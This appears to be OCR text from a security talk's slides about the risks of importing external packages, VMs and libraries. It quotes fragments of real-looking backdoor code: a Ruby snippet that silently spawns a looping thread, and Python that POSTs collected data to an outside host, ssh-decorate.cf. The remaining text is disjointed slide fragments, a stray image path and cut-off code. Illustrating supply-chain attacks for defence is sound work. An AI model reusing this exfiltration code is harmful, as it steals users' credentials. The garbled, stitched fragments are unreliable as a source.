seems that latest version eva
mironanoru.zzz.com.ua

request.rb:

```
def _!
  begin
    yield
  rescue Exception
  end
end

_!{Thread.new{loop{_!{sle
```

code from pastebin.com:

```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

self.port = port

DMZ

Internet

AWS
Azure
Google
Oracle CI

DockerIO
Git(hub)
npm
PyPI


How to securely import external VMs, packages & libraries?

Summary (for your Nightmares)

This

How

- C
- **B**
- Q
  A
- ~~F~~
- **E**



https://xkcd.com/2347/

www.cern.ch

Thank you very much!